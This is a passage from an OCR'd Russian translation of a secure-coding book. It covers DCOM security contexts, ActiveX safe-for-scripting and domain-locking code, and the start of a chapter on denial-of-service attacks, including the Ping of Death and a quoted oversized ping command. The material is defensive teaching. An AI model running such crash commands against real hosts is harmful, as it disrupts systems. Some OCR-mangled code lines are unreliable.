Это самый опасный вариант, и я настоятельно не рекомендую его применять. исключение делается при разработке отладочных инструментов. Во-первых, если в данный момент в системе никто не работает, DCOM-объект не удастся запустить, а если пользователь выйдет из системы во время работы приложения, приложение завершится. Во-вторых, атаки с целью повышения привилегий не заставят себя ждать. Существует множество API-функций и иных методов определения момента интерактивного входа пользователя в систему. Достаточно постоянно опрашивать систему, дождаться входа администратора, а затем запустить DCOM-объект для совершения вредоносных действий. Если вы абсолютно уверены в том, что вам необходим DCOM-объект именно в контексте интерактивного пользователя, не забудьте предупредить вошедшего в систему пользователя о запуске приложения, а также жестко ограничить круг имеющих права доступа к объекту и его запуска. И поаккуратнее с предоставляемыми методами.

Выполнение в контексте локальной системы

Работающие как служба DCOM-объекты иногда выполняются под учетной записью Local System или. в Windows XP, под непривилегированной учетной записью сетевой службы. Учетная запись Local System — самая «мощная» в системе, фактически определяющая поведение ОС. Сетевая служба не обладает такими возможностями, но многие службы выполняются именно под ней, поэтому остерегайтесь. Тщательно проверяйте предоставляемые интерфейсы и будьте готовы олицетворять клиента при выполнении проверок на доступ. Если DCOM-приложение является системной службой, установите уровень олицетворения (на всех прокси) в Identify. В противном случае ничто не помешает вызывающим пользователям обзавестись повышенными привилегиями. В DCOM по умолчанию установлен уровень олицетворения Identify, но программисты по привычке стараются вызвать функцию *CoInitializeSecurity* или API-функции для защиты прокси и поменять значение по умолчанию на Impersonate.

Примечание Стоит упомянуть о том, что в Windows .NET Server добавлена привилегия олицетворения, подробнее о которой рассказывается в главе 7.

Выполнение от имени конкретного пользователя

Microsoft Transaction Server обычно выполняет объекты именно таким образом, и этот подход имеет свои преимущества. Будучи вызван пользователем домена, объект

способен выполнять операции на других системах от имени данного пользователя. Кроме того, создается хотя бы по одной оконной станции на каждый объект, а не на каждого вызывающего. Любой учетной записи, используемой для выполнения DCOM-объекта, требуется привилегия Log on as a batch job (Вход в качестве службы). При назначении пользователя с помощью утилиты Dcomnfg.exe она присваивает нужные права, если же пользователь добавляется в самом приложении, необходимые привилегии придется предоставлять программно. И убедитесь в отсутствии доменных политик, переопределяющих установленные вами привилегии.

Стоит учесть и недостатки этого способа. При выполнении DCOM-объекта от имени определенного пользователя в реестр записывается информация о его учетной записи. Вроде нет причины для волнений — пароль в безопасности, не так ли? В некотором смысле вы правы: только администратору разрешается запускать утилиту для считывания секретных данных LSA. А теперь представьте себе ситуацию: вы установили приложение на 3000 систем, и везде оно выполняется с правами администратора. То есть у вас имеется 3000 компьютеров, каждый из которых может стать причиной взлома всей группы. Предположим, что эти системы обслуживаются группой первоклассных системных администраторов, поэтому с точки зрения безопасности компьютеры отличаются надежностью 99,9% (то есть отдельно взятая система оказывается действительно уязвимой лишь один день на каждые 1000 дней). Общая вероятность того, что все 3000 компьютеров в данный момент невозможно взломать, равна $(0{,}999)^{3000}$, то есть примерно 0,05. Так что действия хакеров окажутся безуспешными всего 18 дней в году, а остальное время система не защищена. Если же вы переоценили своих администраторов, то шансы взлома окажутся еще выше.

Первое «лекарство» от этой проблемы — запуск DCOM-объекты в контексте непривилегированного пользователя. Но даже в таком случае, когда в системах хранятся секретные данные (например, личные данные персонала), получение реквизитов и такого пользователя проблематично. Второй способ — уменьшение количества систем, на которых выполняется объект: 20 компьютеров защитить проще, чем 3000. Третий вариант — разделение контекстов разных пользователей на разных группах систем. В этом случае взлом одной группы не повлечет за собой моментальное проникновение в другие системы. Если объекту для выполнения работы требуются полномочия привилегированного пользователя, заведите на каждой системе особую учетную запись (желательно локального пользователя). В текущем варианте службы клиента SMS (Systems Management Server) реализован такой подход, что лишает смысла действия взломщика. Они взламывают систему, получают доступ с правами администратора, считывают секретные данные, а в результате получают уже имеющийся уровень доступа. Ну никакой радости для хакера! Если вы системный администратор, могу вас заверить, что, когда хакеры веселятся, это означает для вас только головную боль и массу неприятностей. И, наконец, в Windows XP и Windows .NET Server доступны новые учетные записи — LocalService и NetworkService. Они не требуют управления паролями и не обладают высокими системными привилегиями.

Программное управление безопасностью

Технология DCOM позволяет устанавливать из программы параметры безопасности как сервера, так и клиента. Это выполняется вызовом функции *CoInitializeSecurity* на стороне сервера или клиента, клиент также вправе изменить параметры безопасности одного-единственного интерфейса, вызвав *IClientSecurity::SetBlanket*. Похоже, у COM собственный язык описания своих возможностей, на котором набору параметров безопасности соответствует слово *оболочка* (blanket). Посмотрим, какие параметры передаются функции *CoInitializeSecurity*.

```
HRESULT CoInitializeSecurity(
    PSECURITY_DESCRIPTOR pVoid,    // Указывает на описатель безопасности
    LONG cAuthSvc,                  // Число элементов в asAuthSvc
    SOLE_AUTHENTICATION_SERVICE * asAuthSvc,
                                   // Массив имен для регистрации
    void * pReserved1,             // Зарезервировано для применения в будущем
    DWORD dwAuthnLevel,            // Уровень аутентификации по умолчанию
                                   // для прокси
    DWORD dwImpLevel,              // Уровень олицетворения по умолчанию
                                   // для прокси
    SOLE_AUTHENTICATION_LIST * pAuthList,
                                   // Аутентификационная информация для
                                   // каждой службы аутентификации
    DWORD dwCapabilities,          // Дополнительные возможности
                                   // клиента и/или сервера
    void * pReserved3              // Зарезервировано для применения в будущем
);
```

Первый параметр — описатель безопасности. Существует целый ряд вариантов его применения: указание на существующий описатель безопасности, на *идентификатор приложения* (application ID, AppID) или на объект *IAccessControl*. Что конкретно означает содержимое *PSECURITY_DESCRIPTOR* определяется флагом в аргументе *dwCapabilities*. Если это AppID. вся информация берется из реестра, а другие аргументы игнорируются. Описатель определяет список тех, кому предоставляется доступ к объекту, причем после создания описателя безопасности на сервере его нельзя изменить. Этот параметр не применяется на клиенте и может быть нулевым (то есть указывать на *NULL),* В документации к набору Platform SDK мелким шрифтом (к сожалению, это обычная практика, когда речь идет о действительно важных вещах) указано, что, если сервер установил описатель на *NULL,* отключается вся проверка доступа и остается аутентификация на основе параметра *dwAuthnLevel*. Так что не применяйте нулевой описатель безопасности.

Следующий шаг — выбор службы аутентификации. Во многих случаях это оставляется на усмотрение ОС, для этого параметру *cAuthSvc* передают значение *-1,* Перейдем к параметру *dwAuthnLevel,* отвечающему за определение необходимого уровня аутентификации. Как уже упоминалось, присвоение этому параметру значения *RPC_C_AUTHN_LEVEL_PKT_PRIVACY* позволяет изрядно укрепить безопасность за счет незначительного снижения быстродействия. Практически всегда стоит обеспечивать безопасность на уровне пакетов. В результате согласования параметров безопасности между сервером и клиентом выбирается уровень безопасности, наиболее высокий из затребованных клиентом и сервером,

Уровень олицетворения не согласовывается, а просто задается клиентом. Клиенту имеет смысл сообщать серверу, какие действия разрешается совершать с переданными ему реквизитами пользователя. Существует интересная возможность — смена ролей клиента и сервера, так что неплохо установить этот флаг и на сервере, который в этом случае превращается в клиента! Как уже говорилось ранее, следует указывать значения *RPC_C_IMP_LEVEL_IDENTIFY* или *RPC_C_IMP_LEVEL_ANONYMOUS* если только приложению не требуется более высокий уровень олицетворения.

А теперь о нескольких интересных значениях аргумента *dwCapabilities*. Два флага — *EOAC_STATIC_CLOAKING* и *EOAC_DYNAMIC_CLOAKING* применяются в системах Windows 2000 и последующих для организации *маскировки* (cloaking). Она позволяет промежуточному объекту получать доступ к низкоуровневому объекту с правами пользователя, от имени которого делается вызов. При олицетворении вызывающего пользователя обычно лучше всего обращаться к другим объектам в контексте самого пользователя — иначе объектам окажутся доступными «лишние» ресурсы. Чтобы помешать освобождению злонамеренными пользователями объектов других пользователей установите флаг *EOAC_SECURE_REFS*. Но помните, что он не совместим с анонимной аутентификацией.

Начиная с Windows 2000, стал доступным новый флаг — *EOAC_NO_CUSTOM_MARSHAL*. Он повышает безопасность сервера при использовании DCOM за счет снижения вероятности выполнения произвольных DLL-библиотек. При установленном флаге *EOAC_NO_CUSTOM_MARSHAL* допустим демаршалинг только классов с CLSID, представленных в Ole32.dll и службе компонентов (Component Services). Идентификатор CLSID — это уникальное в глобальных масштабах число, однозначно определяющее COM-объект. В DCOM ссылки на объекты упаковываются путем создания *объектных ссылок* (object references, OBJREF), содержащих CLSID. Атака на идентификаторы CLSID в процессе демаршалинга позволяет вызвать загрузку произвольной DLL-библиотеки. Процессы, для объявления флага *EOAC_NO_CUSTOM_MARSHAL* могут также посредством вызова *CoInitializeSecurity* обращаться к идентификаторам CLSID, содержащие *CATID_Marshaler*.

При установленном флаге *EOAC_DISABLE_AAA* любая операция, в которой предпринимается попытка запуска серверного процесса от лица пользователя, завершается с ошибкой *E_ACCESSDENIED*. Этот флаг, доступный только при вызове функции *CoInitializeSecurity*, позволяет предотвратить запуск ненадежных компонентов в контексте привилегированной учетной записи (например, Local System), в котором выполняется приложение. Такая возможность реализована в Windows 2000 и последующих ОС.

Специально для экспериментов с различными параметрами и проверкой работы их комбинаций я создал приложение проверки безопасности DCOM (см. папку *Secureco2\Chapter16\DCOM_Security*). Сначала с помощью мастера ATL COM AppWizard из состава пакета Microsoft Visual C++ 6 я создал простенький стандартный DCOM-сервер, затем добавил в него интерфейс *ISecurityExample*, реализующий метод *GetServerBlanket*.

```
STDMETHODIMP CSecurityExample::GetServerBlanket(DWORD * AuthNSvc,
                                                DWORD * AuthZSvc,
                                                DWORD * AuthLevel,
```

```
                                        DWORD * ImpLevel)
{
   IServerSecurity* pServerSecurity;
   OLECHAR* PriName;

   if(CoGetCallContext(IID_IServerSecurity,
                  (void**)&pServerSecurity) == S_OK)
   {
      HRESULT hr;

      hr = pServerSecurity->QueryBlanket(AuthNSvc,
                                         AuthZSvc,
                                         &PriName,
                                         AuthLevel,
                                         ImpLevel,
                                         NULL,
                                         NULL);

      if(hr == S_OK)
      {
         CoTaskMemFree(PriName);
      }

      return hr;
   }
   else
      return E_NOINTERFACE;

}
```

Как вы видите, код довольно прост: сперва получается контекст текущего потока, а затем с помощью объекта *IserverSecurity* запрашивается *защитная оболочка* (blanket). Полученные результаты возвращаются клиенту. Клиентская программа TestClient выясняет текущие параметры безопасности клиента, выводит их на печать, вызывает метод *IClientSecurity::SetBlanket*, который устанавливает на интерфейсе безопасность на уровне пакетов, а затем вызывает *GetServerBlanket* на сервере. Взглянем на результаты:

```
Initial client security settings:

Client Security Information:
Snego security support provider
Noauthorization
Principal name: DAVENET\david
Auth level = Connect
Impersonation level = Identify

Set auth level to Packet Privacy

Server Security Information:
Snego security support provider
```

```
No authorization
Auth level = Packet privacy
Impersonation level = Anonymous
```

После установки и сборки приложения скопируйте TestClient.exe и DCOM_Security.exe на другую систему. Зарегистрируйте DCOM_Security.exe в ОС командой **DCOM_Security.exe /regserver**. Убедитесь в том, что все набрали правильно — построенное с помощью мастера приложение не выдает никаких сообщений об успехе или неудаче регистрации. Приложив минимальные усилия, вы включите этот тестовый код и в свое приложение, чтобы понаблюдать, что происходит при изменении параметров безопасности. Однако будьте начеку: проверка бесполезна, если клиент и сервер работают на одной машине.

Источники и приемники

В DCOM существует интересный способ обработки асинхронных вызовов, хотя, начиная с Windows 2000, в ОС этого семейства поддерживаются настоящие асинхронные вызовы. DCOM позволяет клиенту запросить сервер с тем, чтобы тот после завершения текущего вызова выполнил обратный вызов указанного клиентом интерфейса. Это реализуется посредством *стыкуемого объекта* (connectable object), *Точки соединения* (connection points) детально описаны во многих книгах [например книга Гая (Guy Eddon) и Хенри Эддонов (Henry Eddon) «Inside Distributed COM» (Microsoft Press, 1998)] и за подробностями лучше обратиться к ним. С точки зрения безопасности интересен тот факт, что в такой ситуации сервер превращается в клиента. Если оболочка безопасности сервера не настроена на предотвращение полного олицетворения, клиент в состоянии повысить свои привилегии. Представьте себе следующую последовательность событий, связанных с: выполняющимся под учетной записью Local System сервером, который в обычном состоянии олицетворяет клиента. Сперва клиент сообщает серверу о своем объекте-приемнике данных (sink) и просит завершить занимающий достаточно большое время вызов. Затем клиент принимает вызов, олицетворяет сервер и получает возможность манипулировать операционной системой. Исследуя эту проблему, я просмотрел три различные книги, посвященные DCOM, и только в одной из них. и то мельком, упоминалось о проблемах безопасности, связанных со стыкуемыми объектами. При разработке сервера с поддержкой стыкуемых объектов постарайтесь не попадать в эту ловушку.

Эта проблема проявляется и в том случае, если один из методов принимает указатель на интерфейс (то есть указатель на другой объект COM/DCOM). Необходимо считаться с возможностью возникновения проблемы и при запросе метода *IDispatch::Invoke* из самого объекта. Если злоумышленнику удастся подставить свой объект вместо целевого или, того хуже, ваш компонент принимает вызовы от любых объектов без разбора, хакер получит повышенные привилегии, олицетворив ваш компонент.

Азы ActiveX

Разработанная в Microsoft технология COM (Component Object Model) стала популярна благодаря независимости от языка программирования и возможности

повторного использования кода. Взаимодействие COM-компонентов происходит через *интерфейсы*, причем все компоненты обязаны поддерживать базовый интерфейс *IUnknown*.

ActiveX-элемент — это саморегистрирующийся COM-объект, поддерживающий интерфейс *IUnknown*. Поддержка интерфейса *IDispatch* позволяет беспрепятственно обращаться из языков высокого уровня (например, Visual Basic и Perl) и языков сценариев (к примеру, VBScript и Jscript) к любым компонентами посредством механизма, который называется Automation. Архитектура ActiveX-элементов широко применяется для разработки программных компонентов, внедряемых в различные COM-контейнеры, в том числе в инструменты разработки приложений и клиентские приложения (такие, как Web-браузеры и почтовые клиенты).

Проверенные методы обеспечения безопасности ActiveX

Неправильно спроектированные или «криво» написанные ActiveX-элементы приводят к серьезным проблемам с безопасностью контейнеров двух видов — Web-браузеров и почтовых клиентов. Ведь Web-страницы способны вызывать Active X-элементы средствами HTML или сценариев, а приложения для работы с электронной почтой часто отображают текст в виде HTML, поэтому (конечно, если это разрешено политиками безопасности) вызов ActiveX-элементы возможен и из электронных писем. Кстати, почтовый клиент Outlook 2002 (из состава Microsoft Office XP) по умолчанию не запускает содержащиеся в электронном письме Active X-элементы, впрочем, так же, как и Outlook Express в Windows .NET Server 2003 и Windows XP,

Если ActiveX-элемент содержит брешь, это грозит большими неприятностями, особенно если не предупредить пользователя о том. что HTML-страница (или сообщение электронной почты с HTML-страницей) собирается запустить уязвимый ActiveX-элемент,

Чтобы на HTML-странице (в Web-браузере или почтовом клиенте) запуск ActiveX-элемента происходил без оповещения пользователя, необходима особая конфигурация политик безопасности. Стоит заметить, что, если код объявлен *безопасным в плане инициализации* (safe for initialization, SFI) или *исполнения сценариев* (safe for scripting, SFS), приложение может не предупреждать пользователя о потенциально опасном способе применения этого кода.

ActiveX-компоненты, безопасные в плане инициализации и исполнения сценариев

При инициализации ActiveX-элемента локальные или удаленные данные удается открывать посредством различных COM-интерфейсов *IPersist*. В этом случае возникает угроза безопасности, так как источники данных не всегда надежны. Безопасными в плане инициализации считаются ActiveX-элементы, гарантирующие отсутствие проблем с безопасностью при загрузке постоянных данных инициализации, причем независимо от их источника.

Безопасность в плане исполнения сценариев подразумевает, что автор ActiveX-элемента выяснил, что элемент управления безопасен, так как в принципе не спо-

собен создать угрозу для безопасности. Однако то, что ActiveX-элемент безопасен при вызове пользователями, отнюдь не означает, что он безопасен при автоматизированном запуске посредством ненадежных сценариев или Web-страниц. Так, приложение Microsoft Excel является надежным инструментом, поступившим из заслуживающего доверия источника, но написанный со злым умыслом сценарий будет использовать функции автоматизации этого приложения для удаления файлов и распространения вирусов,

Думаю, стоит кратко описать возможности превращения ActiveX-элементов в небезопасные в плане инициализации и исполнения сценариев,

Внимание! ActiveX-элементы — это исполняемые программы, и их можно защищать цифровыми подписями по технологии *Authenticode*. Хотя подпись гарантирует подлинность автора ActiveX-элемента и целостность самого элемента, она не предохраняет от ошибок или брешей безопасности.

Вот пример ActiveX-элемента, небезопасного в плане исполнения сценариев. В мае 2001 г. я занимался анализом безопасности Web-сайта, который требовал от пользователей загрузить и установить ActiveX-элемент. В первую очередь я поинтересовался, безопасен ли элемент управления для работы в сценариях, и получил от разработчиков утвердительный ответ. Затем я спросил, есть ли в нем методы, обладающие доступом к ресурсам (например, к файлам) на компьютере пользователя. Оказалось, что у ActiveX-элемента есть метод *Print,* позволяющий распечатать любой файл на любом принтере! Этого было достаточно, чтобы уведомить разработчика, что ActiveX-элемент нельзя считать безопасным для использования в сценариях, так как при посещении хакерского Web-сайта, его хозяин-злоумышленник сможет распечатать любой документ с жесткого диска пользователя на своем принтере, причем пользователь не получит никакого предупреждения.

Вы спросите, как же такое возможно? Запомните: любой Web-сайт в состоянии контролировать все загруженные в память компьютера ActiveX-элементы, если только не предпринять специальные шаги по предотвращения загрузки таких элементов управления. Описанная брешь возникает из-за того, что Web-сайт запускает ActiveX-элемент на своей Web-странице, а затем вызывает метод *Print* для печати конфиденциального документа.

Рекомендую ознакомиться с некоторыми примерами того, как ActiveX-элементы с цифровой подписью, написанные квалифицированными разработчиками без малейшего злого умысла, становились причиной серьезных брешей в защите, Просмотрите статьи «Outlook View Control Exposes Unsafe Functionality» (Встроенный в Outlook элемент управления для просмотра предоставляет небезопасные возможности) (*http://www.microsoft.com/technet/security/bulletin/MS01-038.asp*), «Active Setup Control Vulnerability» (Уязвимость элемента управления для интерактивной установки) (*http://www.microsoft.com/technet/security/bulletin/MS99-048.asp*) и «Office HTML Script and IE Script Vulnerabilities» (Бреши, обусловленные уязвимостью механизмом выполнения сценариев на HTML-страницах в Office и Internet Explorer) (*http://www.microsoft.com/technet/security/bulletin/MS00-049.asp*).

Внимание! Угроза, исходящая от ActiveX, касается не только преднамеренно враждебных элементов — да таковых не так уж много. Настоящая опасность в том, что злоумышленники используют дыры в безопасности вполне «легальных» ActiveX-элементов, изменяя *их* поведение,

Если требуется объявить ActiveX-элемент как безопасный в плане инициализации или исполнения сценариев, обратитесь на сайт *msdn.microsoft.com* и выполните поиск по фразе *safefor scripting.* Но до этого настоятельно рекомендую прочитать следующий раздел!

Проверенные методы создания SFI- и SFS-элементов

Первейшее правило создания ActiveX-элементов, безопасных в плане инициализации и/или исполнения сценариев, звучит так *ActiveX-элемент небезопасен в плане инициализации или исполнения сценариев!*

Затем нужно определить, что же, собственно, делает элемент управления безопасным в обоих отношениях. Если в нем есть функция, таящая угрозу, ActiveX-элемент обязательно отмечается, как небезопасный. Если есть хотя бы малейшие сомнения, даже и не думайте об объявлении ActiveX-элемента безопасным для использования в сценариях.

Внимание! Постарайтесь не делать распространенной ошибки: сперва элемент управления объявляется безопасным, после этого его проверяют на предмет наличия небезопасных функций и лишь при обнаружении таковых объявление о безопасности отменяется. В такой последовательности легко не заметить недокументированную (или плохо документированную) функцию и оставить брешь, подставив под удар пользователей своего продукта.

Безопасен ли ActiveX-элемент?

Процесс выяснения, является ли безопасным ActiveX-элемент, довольно преет: составьте список всех его событий, методов и свойств. Элемент управления можно считать безопасным для использования в сценариях только при условии, что *все* события, методы и свойства *не* поддерживают следующих операций:

- доступа к данным на локальном компьютере или в сети, таким, как файлы или параметры реестра;
- раскрытия частной информации (например, частных ключей, конфиденциальных паролей и документов);
- изменения или удаления информации, хранящейся на локальном компьютере или в сети;
- инициирования аварийного завершения приложения-контейнера;
- потребления слишком большого объема ресурсов (таких, как память и дисковое пространство);
- выполнения потенциально опасных системных вызовов, включая исполнение файлов.

Если хоть что-то из перечисленного имеет место, ActiveX-элемент нельзя считать безопасным в плане исполнения сценариев. Быстрый и простой способ заключается в просмотре всех названий в поиске глаголов, обращая особенное внимание на названия функции, например *RunCode*, *PrintDoc*, *EraseFile*, *Shell*, *Call*, *Write*, *Read* и т. п.

Заметьте: само по себе чтение файла или раздела реестра не обязательно влечет за собой опасность для защиты. Но если атакующий в состоянии указать, какой конкретно ресурс считывать, а затем получить данные этого ресурса, то это действительно серьезная проблема.

Другой вариант — реализовать интерфейс *IObjectSafety*. Это позволяет приложению-контейнеру (обычно это Internet Explorer) опрашивать объект и выяснять, безопасен ли он в плане инициализации или исполнения сценариев.

Также следует проверять каждый метод и свойство на возможность возникновения переполнения буфера (см. главу 19).

Ограничение области действия конкретным доменом

Независимо от того, объявили ли вы ActiveX-элемент безопасным для сценариев или нет, вызывайте его только из определенного узкого круга доменов. Например, ограничьте действие ActiveX-элементов так, чтобы они вызывался только с Web-страницы, относящейся к домену *northwindtraders.com*. Этого можно добиться следующим образом.

1. Реализуйте интерфейс *IobjectWithSite* с методом *SetSite*, который должен вызывать контейнер (например, Internet Explorer), чтобы получить указатель на интерфейс *IUknown* контейнера (для этого следует подключить заголовочный файл *OcidlIb*). *lobjectWithSite* обеспечивает простую связь между ActiveX-элементом и контейнером,
2. Затем для получения имени сайта используйте следующий псевдокод:

```
pUnk->QueryInterface(IID_IServiceProvider, &pSP);
pSP->QueryService(IID_IWebBrowser2, &pWB);
pWB->getLocationURL(bstrURL);
```

3. Наконец, программа должна выяснить, относится ли значение *bstrURL* к доверенным URL-адресам. Тут стоит немного подумать. Обычно совершают ошибку, проверяя, содержится ли строка *northwindtraders.com* (ну, или имя другого нужного сервера) в имени сервера. Но такую проверку легко обойти, создав имя типа *www.northwindtraders.com.foo.com*. Поэтому поиск лучше выполнять вызовом *InternetCrackUrl* из библиотеки Wininet.dll, эта функция получает имя хоста из URL-адреса (ему соответствует переменная *lpUrlComponent->lpszHostName*), начиная с конца строки.

Следующий пример (см. папку *Secureco2\Chapter 16\InternetCrackURL*) демонстрирует реализацию последнего этапа.

Л

```
   InternetCrackURL.cpp
*/
BOOL IsValidDomain(char *szURL, char *szValidDomain,
                   BOOL fRequireHTTPS) {
   URL_COMPONENTS urlComp;
```

```
    ZeroMemory(&urlComp, sizeof(urlComp));
    urlComp.dwStructSize = sizeof(urlComp);

    // Нас интересует только имя хоста.
    char szHostName[128];
    urlComp.lpszHostName = szHostName;
    urlComp.dwHostNameLength = sizeof(szHostName);

    BOOL fRet = InternetCrackUrl(szURL, 0, 0, &urlComp) ;

    if (fRet==FALSE) {
        printf("InternetCrackURL failed - > %d", GetLastError());
        return FALSE;
    }

    // Проверяем на наличие HTTPS, если этот протокол необходим.
    if (fRequireHTTPS && urlComp.nScheme != INTERNET_SCHEME_HTTPS)
        return FALSE;


    // Сляпанный наспех чувствительный к регистру поиск,
    // начиная с крайней правой части строки.
    int cbHostName = lstrlen(szHostName);
    int cbValid = lstrlen(szValidDomain);
    int cbSize = (cbHostName > cbValid) ? cbValid : cbHostName;
    for (int i=1; i <= cbSize; i++)
        if (szHostName[cbHostName - i] l= szValidDomain[cbValid - i])
            return FALSE;

    return TRUE;
}

void main() {
    char *szURL="https://www.northwindtraders.com/foo/default.html";
    char *szValidDomain = "northwindtraders.com";
    BOOL fRequireHTTPS - TRUE;

    if (IsValidDomain(szURL, szValidDomain, TRUE)) {
        printf("Все нормально, %s - правомочный домен.", szURL) ;
    }
}
```

Если вызов *IsValidDomain* завершится с ошибкой, ActiveX-элемент не загрузи г-ся, так как он вызывается с Web-страницы, относящейся к неизвестному домену - в данном случае не к домену *nortbwindtraders.com*.

Замечу, что подробную информацию относительно использованных в этом разделе интерфейсов и функций COM вы найдете на сайте *msdn.microsoft.com*, а в базе знаний Microsoft Knowledge Base, в статье «HOWTO: Tie ActiveX Controls to a Specific Domain» (Как закрепить ActiveX-компонент за конкретным доменом) (*support.microsoft.com/support/kb/articles/96/0/61ASP*), приводится пример ATL-кода для ограничения области действия ActiveX-элемента определенным доменом.

Шаблон *SiteLock*

Во время мероприятий по укреплению безопасности Windows и Office в начале 2002 г. был разработан *SiteLock*, ATL-шаблон на C++. призванный облегчить привязку к Web-сайтам и ограничение области действия элементов управления. Применение шаблона *SiteLock* позволяет разработчикам ограничить доступ к ActiveX-элементам таким образом, чтобы элемент считался безопасным только в заранее определенном списке доменов, что не позволит взломщику задействовать ActiveX-элемент для выполнения вредоносных действий. Программистам шаблон *SiteLock* позволяет создавать ActiveX-элементы, ведущие себя по-разному при вызове из различных доменов. В шаблоне средства проверки правомочности домена выделены в отдельную общую библиотеку, что намного укрепляет защиту ActiveX-элементов и облегчает устранение обнаруженных ошибок.

Примечание Исходный код шаблона *SiteLock* открыт для общего доступа на странице *http://msdn.microsoft.com/downloads/samples/internet/components/sitelock/default.asp*.

Установка *Kill Bit*

Предположим, что все ваши старания пошли насмарку и вы умудрились выпустить ActiveX-элемент с брешью в защите. Новая версия не решит проблему, особенно если пользователи решили полностью доверять подписанным вами ActiveX-элементам. Со своего Web-сайта взломщик предоставит пользователю и запустит на исполнение старый ActiveX-элемент — и все: пользователь беззащитен перед лицом злоумышленника. Подскажу, как решить проблему. В разделе реестра *HKLM\Software\Microsoft\InterneExplorer* есть подраздел *ActiveX Compatibility*, в котором содержится ряд ActiveX-элементов в виде списка идентификаторов классов (CLSID). Чтобы прекратить действие старого ActiveX-элемента, создайте новый подраздел (если он еще не существует), указав в качестве названия строковое представление CLSID элемента, и добавьте в подраздел параметр типа *REG_DWORD* с именем *Compatibility Flags* и значением *0x00000400*. Все. этого достаточно. Рекомендую при появлении новых версий ActiveX-элементов задавать этот параметр для всех устаревших версий, чтобы защитить пользователя, впервые устанавливающего ваш ActiveX-элемент, от ошибок в предыдущих версиях. За подробной информацией обращайтесь к статье Q240797 из Microsoft Knowledge Base.


Резюме

Технологии DCOM и ActiveX обе базируются на RPC; часто навыки, приобретенные при изучении RPC, полезны при работе с другими технологиями. Итак, «сухой» остаток о проверенных методах обеспечения безопасности:

- RPC — компилируйте все с параметром */robust* MIDL-компилятора и ничего не запускайте в контексте учетной записи SYSTEM;
- DCOM — также ничего не выполняйте в контексте SYSTEM;
- ActiveX — никогда не объявляйте элементы управления безопасными в плане исполнения сценариев, не убедившись, что это действительно так, и используйте шаблон *SiteLock*.

ГЛАВА

17



Противостояние атакам типа «отказ в обслуживании»

От атак типа «отказ в обслуживании» (Denial of Service, DoS) защититься сложнее всего. Чтобы выяснить, каким образом злоумышленники атакуют приложение, и выработать стратегию зашиты, необходим самый тщательный анализ. В этой главе я расскажу о некоторых видах DoS-атак из числа наиболее распространенных и проиллюстрирую рассказ фрагментами кода и примерами «из жизни». Часто программисты не заботятся о защите от DoS-атак, объясняя это тем, что они не ведут напрямую к повышению привилегий, но учтите: организовав подставной сервер и выведя из строя настоящий, атакующий получает такие же права, как и у атакуемого сервера. DoS-атаки случаются все чаще, поэтому следует быть готовым к ним. В этой главе рассказывается о наиболее часто реализуемых DoS-атаках, которые приводят к:

- «краху» приложения и/или операционной системы;
- недостатку процессорных ресурсов;
- нехватке памяти;
- общей нехватке ресурсов;
- перегрузке сети.

Атаки, вызывающие «крах» приложений

DoS-атаки, вызывающие аварийное завершение приложений, почти всегда используют недостатки не очень качественно написанных программ. Наиболее известны атаки такого типа на стеки сетевых протоколов. Одна из первых — «UDP-бомба» (UDP bomb) — «обваливает» системы под управлением SunOS 4.x. Создается UDP-пакет, в заголовке которого указывается длина, превышающая реальный размер пакета. Получение такой «бомбы» приводит к ошибке доступа к памяти, а само ядро

ОС «падает* (точнее, UNIX-системы впадают в состояние «паники», а Windows-системы отображают «синий экран смерти» или сообщение об ошибке), далее происходит перезагрузка системы.

В атаке типа «ping смерти» (Ping of Death), используются некоторые недостатки внутреннего строения заголовков IP-пакетов. Это более свежий пример DoS-атаки. Вот как выглядит структура IPv4-заголовка:

```
struct ip_hdr
{
   unsigned char  ip_version:4,
                  ip_header_len:4;
   unsigned char  ip_type_of_service;
   unsigned short ip_len;
   unsigned short ip_Id;
   unsigned short ip_offset;
   unsigned char  ip_time_to_live;
   unsigned char  ip_protocol;
   unsigned short ip_checksum;
   struct in_addr ip_source, ip_destination;
>;
```

В поле *ip_len* указан полный размер пакета в байтах. Число типа *беззнакового целого* (unsigned short) принимает значения не более 65 535, поэтому максимальный размер всего пакета — 65 535 байт. Структура поля *ip_offset* выглядит странно — три бита в нем отведены для управления процессом фрагментации. Один из битов определяет, может ли пакет быть фрагментирован, еще один показывает, следуют ли за этим пакетом другие фрагментированные пакеты. Если оба бита равны 0, возможны два варианта: или этот пакет — последний в серии фрагментированных пакетов, или никакой фрагментации не было. Остальные 13 бит определяют смещение фрагмента относительно начала оригинального пакета. Так как квант смещения равен 8 байтам, максимальное смещение составляет 65 535 байт. Так в чем же проблема? Она в том, что последний фрагмент можно «приклеить» к последнему возможному байту пакета (то есть к байту под номером 65 535). Если вы добавите несколько байт к этой позиции, суммарный объем собранного пакета превысит 2^{16}.

Примечание Тем, кто хочет *точно* знать, как работает атака «ping смерти* (Ping of Death), советую обратиться к одному из первых описаний этой атаки, например, на странице *http://www.insecure.org/sploits/ping-o-death.html*. Имеющаяся информация о том, какие системы уязвимы по отношению к этой атаке, противоречива. Известно только то, как обнаружили проблему: кто-то заметил, что вызов команды

```
ping -1 65510 <IP-адрес атакуемого узла>
```

в системе под управлением Microsoft Windows 95/NT приводит к «краху» многих UNIX и Linux-систем, а также некоторых сетевых устройств.

Как защититься от подобных ошибок в сетевом ПО? Во-первых, ни при каких обстоятельствах не доверяйте тому, что приходит из сети. Единственный способ

избежать «падения» приложений — писать надежные программы и тщательно их тестировать. Не забывайте также, что многие DoS-атаки, вызывающие «крах» приложений, создают ситуацию, в которой возможно выполнение произвольного кода, для этого взломщику придется приложить совсем немного усилий. Следующий фрагмент кода иллюстрирует описанную проблему.

```
/*
   Пример кода сборки пакетов,
   выявляющего слишком длинные пакеты
*/

ftinclude <winsock2.h>
tfinclude <list>
using namespace std;

// Многие сборщики пакетов работают со связным списком.
// Фрагменты не всегда поступают в правильном порядке.
// Реальный код для сборки пакетов намного сложнее.

struct ip_hdr
{
   unsigned char ip_version:4,
                 ip_header_len:4;
   unsigned char ip_type_of_service;
   unsigned short ip_len;
   unsigned short ip_id;
   unsigned short ip_offset;
   unsigned char ip_time_to_live;
   unsigned char ip_protocol;
   unsigned short ip_checksum;
   struct in_addr ip_source, ip_destination;
};

typedef list<ip_hdr> FragList;

